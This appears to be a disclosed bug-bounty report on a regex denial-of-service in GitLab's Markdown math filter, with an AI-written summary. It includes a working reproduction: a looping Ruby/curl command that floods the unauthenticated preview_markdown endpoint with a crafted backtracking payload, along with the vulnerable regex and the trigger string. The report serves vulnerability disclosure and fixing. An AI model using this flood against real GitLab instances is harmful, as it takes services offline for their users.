ReDoS via DollarMathPostFilter in any Markdown fields
A regular expression used in Markdown rendering is vulnerable to catastrophic backtracking, allowing an unauthenticated attacker to exhaust CPU resources by sending crafted requests to the preview_markdown endpoint. This can take down the entire GitLab instance.

GitLab
Originally disclosed on GitLab
- Fixed in 49 days
- Disclosed after 49 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1934711 by ryhmnlfj on 2023-04-05, assigned to @greg:
Report | Attachments | How To Reproduce
Report
Summary
I found the server-side ReDoS via DollarMathPostFilter in any Markdown fields.
An attacker can take down the GitLab instance by sending the unauthenticated requests which contain the crafted payload to the preview_markdown endpoint.
Preparation before reproducing the bug
Please install the command line tools ruby and curl on your computer.
Also, please download DollarMathPostFilter_ReDoS_payload.json attached to this report.
These will be used in step 11 of the "Steps to reproduce" section.
And most importantly, please prepare a GitLab instance that you can use personally.
DO NOT try to reproduce this bug against gitlab.com or other public instances.
Steps to reproduce
- Set up and launch your GitLab instance, and create a new account on it.
- Sign in to the account you created in step 1.
- Create a new public group and make a note of the public group name at this time.

- Sign out as you will be accessing as an unauthenticated user in the following steps.
- After launching your browser's developer tools, browse to the public group you created in step 3 as an unauthenticated user.
- Check the HTML rendered in step 5 and take a note of the content of
csrf-tokenat this time.

- Check the request sent to your GitLab instance in step 5 and take a note the value of
_gitlab_sessionat this time.

- Close your browser and open a command console.
- Let's construct the command to demonstrate the ReDoS. Replace each string in the command template according to the replacement table.
- Command template:
ruby -e 'while true do p spawn("curl --header Content-Type:application/json --header X-CSRF-Token:[CSRF_TOKEN_VALUE] --header Cookie:_gitlab_session=[SESSION_VALUE] --data [@]DollarMathPostFilter_ReDoS_payload.json http://[YOUR_GITLAB_INSTANCE_DOMAIN]/groups/[PUBLIC_GROUP_NAME]/preview_markdown"); sleep 1; end'
- Replacement table:
| String in the command template | Replace with |
|---|---|
[CSRF_TOKEN_VALUE] |
the content of csrf-token noted in step 6 |
[SESSION_VALUE] |
the value of _gitlab_session noted in step 7 |
[YOUR_GITLAB_INSTANCE_DOMAIN] |
the domain string of your instance |
[PUBLIC_GROUP_NAME] |
the public group name noted in step 3 |
For reference, here's an example in my local environment:
ruby -e 'while true do p spawn("curl --header Content-Type:application/json --header X-CSRF-Token:E_NhtPEqA7IpGGSH0jgsfRtruz5fAeeqRxQgBn-kl2mCkdxxBHP4HC9YdK6_mDdZqxCkhzkjSzESZOvAGwJQPQ --header Cookie:_gitlab_session=26c454aeadefc013a10a0fdddabcfd12 --data [@]DollarMathPostFilter_ReDoS_payload.json http://my-gitlab-h1.test/groups/public_group_for_test/preview_markdown"); sleep 1; end'
- Change the current directory of the command console to the directory where
DollarMathPostFilter_ReDoS_payload.jsonis saved. - Run the command constructed in step 9 in the command console.
NOTE: This command will keep sending requests until you force it to stop. Please be sure to terminate the command after confirming the vulnerability.
Result of attack:
When I ran the above command, the CPU resource of my instance with 16 CPU cores and 32GB of memory was quickly exhausted.
Let's take a closer look at how CPU resources are being exhausted and how it affects the GitLab instance.
The executed command send 1 request per second, and each 1 request that triggers ReDoS exhaust the resources of 1 CPU core.
The GitLab instance has the default timeout of 60 seconds per request. However, because the load per request is too high, there are many worker processes that do not finish processing even after the timeout has passed.
As a result, this ReDoS attack causes enough load to meet the A:H criteria for the 1k Reference Architecture as stated in GitLab CVSS Calculator page.
Because this load affects every response of the instance, it also impacts the availability of other components that rely on HTTP communication with the instance.
For example, user-configured integrations, uploading artifacts from runners, GitLab Pages that rely on downloading artifacts, etc. are affected by the unresponsive state of the GitLab instance.
What is the current bug behavior?
The vulnerable regular expression exists in the following part of the source code.
      # Corresponds to the "$$...$$" syntax
      DOLLAR_DISPLAY_INLINE_PATTERN = %r{
        (?<matched>\$\$\ *(?<math>[^$\n]+?)\ *\$\$)
      }x.freeze
Performing regular expression matching with DOLLAR_DISPLAY_INLINE_PATTERN on the specially crafted string causes severe backtracking.
This crafted string can be easily generated with the Ruby code "$$" + " " * 1_000_000 + "$".
The matching with DOLLAR_DISPLAY_INLINE_PATTERN against the actual input string is performed in the process_dollar_pipeline method below.
      def process_dollar_pipeline
        doc.xpath('descendant-or-self::text()').each do |node|
          next if has_ancestor?(node, IGNORED_ANCESTOR_TAGS)

          node_html = node.to_html
          next unless node_html.match?(DOLLAR_INLINE_PATTERN) ||
            node_html.match?(DOLLAR_DISPLAY_INLINE_PATTERN)
What is the expected correct behavior?
We should either rewrite DOLLAR_DISPLAY_INLINE_PATTERN so that it doesn't cause severe backtracking, or write code that does the equivalent without using regular expressions.
Relevant logs and/or screenshots
I put references to the screenshots at the appropriate places in this report.
I also attach the stack trace when one request was forcefully stopped after 60+ seconds.
Rack::Timeout::RequestTimeoutException (Request ran for longer than 60000ms ):

lib/banzai/filter/dollar_math_post_filter.rb:50:in `match?'
lib/banzai/filter/dollar_math_post_filter.rb:50:in `block in process_dollar_pipeline'
lib/banzai/filter/dollar_math_post_filter.rb:45:in `process_dollar_pipeline'
lib/banzai/filter/dollar_math_post_filter.rb:39:in `call'
lib/banzai/pipeline/base_pipeline.rb:23:in `block (2 levels) in singleton class'
lib/banzai/renderer.rb:130:in `render_result'
lib/banzai/renderer.rb:166:in `cacheless_render'
lib/banzai/renderer.rb:30:in `render'
lib/banzai/renderer.rb:120:in `block in cache_collection_render'
lib/banzai/renderer.rb:119:in `each'
lib/banzai/renderer.rb:119:in `cache_collection_render'
lib/banzai/reference_extractor.rb:33:in `html_documents'
lib/banzai/reference_extractor.rb:18:in `references'
lib/gitlab/reference_extractor.rb:24:in `references'
lib/gitlab/reference_extractor.rb:43:in `block (2 levels) in <class:ReferenceExtractor>'
app/services/preview_markdown_service.rb:33:in `find_user_references'
app/services/preview_markdown_service.rb:6:in `execute'
app/controllers/concerns/preview_markdown.rb:8:in `preview_markdown'
ee/lib/gitlab/ip_address_state.rb:10:in `with'
ee/app/controllers/ee/application_controller.rb:46:in `set_current_ip_address'
app/controllers/application_controller.rb:524:in `set_current_admin'
lib/gitlab/session.rb:11:in `with_session'
app/controllers/application_controller.rb:515:in `set_session_storage'
lib/gitlab/i18n.rb:107:in `with_locale'
app/controllers/application_controller.rb:508:in `set_locale'
app/controllers/application_controller.rb:499:in `set_current_context'
lib/gitlab/metrics/elasticsearch_rack_middleware.rb:16:in `call'
lib/gitlab/middleware/memory_report.rb:13:in `call'
lib/gitlab/middleware/speedscope.rb:13:in `call'
lib/gitlab/database/load_balancing/rack_middleware.rb:23:in `call'
lib/gitlab/middleware/rails_queue_duration.rb:33:in `call'
lib/gitlab/metrics/rack_middleware.rb:16:in `block in call'
lib/gitlab/metrics/web_transaction.rb:46:in `run'
lib/gitlab/metrics/rack_middleware.rb:16:in `call'
lib/gitlab/jira/middleware.rb:19:in `call'
lib/gitlab/middleware/go.rb:20:in `call'
lib/gitlab/etag_caching/middleware.rb:21:in `call'
lib/gitlab/middleware/query_analyzer.rb:11:in `block in call'
lib/gitlab/database/query_analyzer.rb:37:in `within'
lib/gitlab/middleware/query_analyzer.rb:11:in `call'
lib/gitlab/middleware/multipart.rb:173:in `call'
lib/gitlab/middleware/read_only/controller.rb:50:in `call'
lib/gitlab/middleware/read_only.rb:18:in `call'
lib/gitlab/middleware/same_site_cookies.rb:27:in `call'
lib/gitlab/middleware/basic_health_check.rb:25:in `call'
lib/gitlab/middleware/handle_malformed_strings.rb:21:in `call'
lib/gitlab/middleware/handle_ip_spoof_attack_error.rb:25:in `call'
lib/gitlab/middleware/request_context.rb:21:in `call'
lib/gitlab/middleware/webhook_recursion_detection.rb:15:in `call'
config/initializers/fix_local_cache_middleware.rb:11:in `call'
lib/gitlab/middleware/compressed_json.rb:37:in `call'
lib/gitlab/middleware/rack_multipart_tempfile_factory.rb:19:in `call'
lib/gitlab/middleware/sidekiq_web_static.rb:20:in `call'
lib/gitlab/metrics/requests_rack_middleware.rb:79:in `call'
lib/gitlab/middleware/release_env.rb:13:in `call'
Output of checks
This bug happens on the official Docker installation of GitLab Enterprise Edition 15.10.1-ee.
I used Chromium 111 and Firefox 111 on Debian 11 to verify this bug.
Results of GitLab environment info
Output of sudo gitlab-rake gitlab:env:info:
System information
System:
Proxy:		no
Current User:	git
Using RVM:	no
Ruby Version:	3.0.5p211
Gem Version:	3.2.33
Bundler Version:2.3.15
Rake Version:	13.0.6
Redis Version:	6.2.11
Sidekiq Version:6.5.7
Go Version:	unknown

GitLab information
Version:	15.10.1-ee
Revision:	36dd7c9b36a
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	13.8
URL:		http://my-gitlab-h1.test
HTTP Clone URL:	http://my-gitlab-h1.test/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	14.18.0
Repository storages:
- default: 	unix:/var/opt/gitlab/gitaly/gitaly.socket
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Impact
By exploiting this ReDoS vulnerability, an unauthenticated attacker could significantly reduce the availability of the entire the GitLab instance.
Based on the policy of GitLab's Bug Bounty Program, past reports, and my research on the impact of this bug, I would suggest the following CVSS score:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H
8.6 (High)
I would also like to add some detailed explanations of the notable points in the above score.
-
PR:N: As described in the "Steps to reproduce" section, this attack can be performed by an unauthenticated attacker. -
S:C: User-configured integrations, uploading artifacts from runners, GitLab Pages that rely on downloading artifacts, etc. are affected by the unresponsive state of the GitLab instance. -
A:H: This ReDoS attack causes enough load to meet theA:Hcriteria for the 1k Reference Architecture as stated in GitLab CVSS Calculator page.
More specifically, this attack clearly satisfies the "Clarifying notes" condition in GitLab CVSS Calculator page.
When evaluating Availability impacts for DoS that require sustained traffic, use the 1k Reference Architecture. The number of requests must be fewer than the "test request per seconds rates" and cause 10+ seconds of user-perceivable unavailability to rate the impact as
A:H.
In addition to the above, it is important to note that any feature with Markdown fields is vulnerable to this ReDoS attack.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- DollarMathPostFilter_ReDoS_payload.json
- create_public_group.png
- csrf_token.png
- session_value.png
- htop_all_cores_exhausted.png
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The regular expression DOLLAR_DISPLAY_INLINE_PATTERN uses a lazy quantifier inside a group that can match many characters, leading to catastrophic backtracking when the input contains many spaces followed by a dollar sign.
Impact
An unauthenticated attacker could significantly reduce the availability of the entire GitLab instance, affecting other components that rely on HTTP communication.
What the attacker needed
A GitLab instance; no authentication required; ability to send HTTP requests
The fix
The regular expression should be rewritten to avoid severe backtracking, or the equivalent logic should be implemented without regular expressions.
How it was found
- Set up a GitLab instance and create an account.
- Sign in and create a public group, noting its name.
- Sign out to act as an unauthenticated user.
- Browse to the public group and note the csrf-token and _gitlab_session values.
- Construct a command that repeatedly sends a crafted JSON payload to the preview_markdown endpoint.
- Run the command to observe CPU exhaustion.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A regular expression is a pattern used to search text. Some patterns can take a very long time to process certain inputs, causing the server to freeze. Here, a specially crafted Markdown input makes the server spend excessive CPU time, and an attacker can send many such requests to overwhelm the server.
What is DoS?
A request that exhausts resources or crashes a component. Many programs forbid testing it; reports usually show it from code, not by attacking.


